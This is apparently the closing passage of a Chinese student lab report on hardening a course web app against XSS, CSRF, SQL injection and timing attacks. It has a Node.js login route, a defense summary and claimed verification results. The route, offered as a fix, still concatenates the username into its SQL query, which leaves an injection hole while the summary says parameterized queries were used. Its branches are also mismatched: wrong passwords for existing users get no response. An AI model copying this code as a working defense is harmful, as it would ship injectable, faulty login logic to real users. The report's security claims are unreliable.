router.get('/get_login', asyncMiddleware(async (req, res, next) => {
  const db = await dbPromise;
  const query = `SELECT * FROM Users WHERE username == "${req.query.username}";`;
  const result = await db.get(query);

  if(result) { // if this username actually exists
    if(checkPassword(req.query.password, result)) { // if password is valid
      var randomTime1 = getRandomInt(100,200);
      await sleep(randomTime1);
      req.session.loggedIn = true;
      req.session.account = result;
      req.session.HMAC = generateTag(req.session);
      render(req, res, next, 'login/success', 'Bitbar Home');
      return;
    }
  }
  else { // if password is invalid
    // slightly larger range because requests with invalid passwords are faster
    var randomTime2 = getRandomInt(100,300);
    await sleep(randomTime2);
    render(req, res, next, 'login/form', 'Login', 'This username and password combination does not exist!');
    return;
  }
})
```

其中使用到了一个函数 `getRandomInt`，来模拟随机的响应时间。这样攻击者无法通过分析响应时间来进行攻击。

防御总结：

对七个任务的防御，我主要分了以下四个方向：

1. 防御 XSS 攻击 （任务一和任务六）
2. 防御 CSPF 攻击 （任务二和任务三和任务四）

3. 防御 SQL 注入攻击（任务五）

4. 防御测信道攻击（任务七）

其中使用到的防御技术为：

1. 内容安全性检查，危险字符进行转义，过滤，禁止等（XSS）

2. CSP 内容安全策略（XSS）

3. CSRF 令牌技术（CSPF）


4. Session HMAC 验证技术（CSPF）

5. SQL 参数化查询（SQL 注入）

6. 随机相应时间策略（Timing Attacks）

防御验证：


将上述安全策略都添加之后，我们依次验证一下我们的防御效果。




说明 XSS 漏洞防御成功，危险输入无法执行。



说明 CSP 内容安全策略生效。



说明 SQL 注入防御成功，用户三没有被删除。



说明测信道防御成功，没有获取到密码。

【实验总结】

XXX